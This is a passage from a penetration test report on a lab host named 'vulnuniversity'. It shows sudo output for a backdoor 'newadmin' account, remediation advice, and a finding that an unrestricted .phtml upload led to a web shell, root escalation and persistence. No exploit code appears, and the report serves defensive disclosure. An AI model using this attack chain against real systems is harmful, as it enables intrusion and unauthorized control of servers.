    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User newadmin may run the following commands on vulnuniversity:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
newadmin@vulnuniversity:~$
```

Figure 19: SSH login using newadmin

Remediation Summary

As a result of this assessment there are several opportunities for vulnersity to strengthen its web application and internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Vulnersity should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

Short Term

- Disable **or Restrict Insecure File Uploads**:
  Reconfigure the file upload functionality to strictly validate and sanitize file types. Only allow whitelisted extensions (e.g., .jpg, .png) and reject all potentially dangerous types including .php, .phtml, etc. Implement server-side checks and content inspection mechanisms.
- **Remove Uploaded Malicious Files**:
  Conduct a thorough inspection of the server's file system (especially under /internal/uploads/) and remove any unauthorized or suspicious files (e.g., reverse shells).
- **Disable Reverse Shell Access and Remove Backdoors**:
  Investigate any unauthorized user accounts or SUID binaries created during the test. Revoke root-level access granted to the newadmin user and remove the account if unauthorized.
- **Review and Harden Apache Configuration**:
  Disable unnecessary HTTP methods, enforce proper access controls on internal routes (/internal, /uploads), and enable web application firewalls (WAFs).

Medium Term

- **Patch and Harden All Internally Facing Servers**:
  Although no exploitable software vulnerabilities were found, all services (SSH, FTP, Apache) should be regularly patched and reviewed. Disable unused services and close unnecessary open ports.
- **User and Credential Auditing**:
  Perform a comprehensive audit of all user accounts, especially privileged ones. Change passwords for any accounts accessed during the assessment and enforce strong password policies and multi-factor authentication (MFA).

Long Term

- Perform ongoing web and internal network vulnerability assessments
- Educating systems and network administrators and developers on security hardening best practices compromise
- Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise

Technical Findings Details

1. Insecure file upload path Lead to RCE - High

CWE	CWE-434
CVSS 3.1 Score	8.8
Description (Incl. Root Cause)	The web application hosted on an internal Apache server allows unrestricted file uploads without proper file type validation or sanitization. The server accepts .phtml files, enabling an attacker to upload and execute a PHP web shell, leading to remote code execution (RCE).
Security Impact	Full system compromise: RCE was achieved, leading to privilege escalation to root and persistence via the creation of an administrative user. This allowed unrestricted access to the internal network host.
Affected Domain	• 10.10.140.8
Remediation	• Restrict allowed file types (e.g., only images like .jpg, .png) using MIME type checks and content inspection. • Deny .php, .phtml, and other scriptable extensions server-side. • Store uploaded files outside web root. • Use static file serving with strict access control. • Regularly audit file system for unauthorized uploads.
External References	https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html https://gtfobins.github.io/gtfobins/systemctl/ https://cwe.mitre.org/data/definitions/434.html

Appendices

Appendix A – Finding Severities

Each finding has been assigned a severity rating of high, medium, or low. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Vulnersity's data.

Rating	Severity Rating Definition
High	Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited.
Medium	Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered High Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.
Low	Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The Confidentiality, Integrity and Availability (CIA) of sensitive information are not at risk of compromise. Exploitation of the vulnerability may cause slight financial loss or public embarrassment. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered Medium Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.

Table 4: Severity Definitions

Appendix B – Exploited Hosts

Host	Scope	Method	Notes
10.10.140.8	Internal	Insecure Upload Path Led To RCE	Server Compromise

Table 5: Exploitation Attempt Details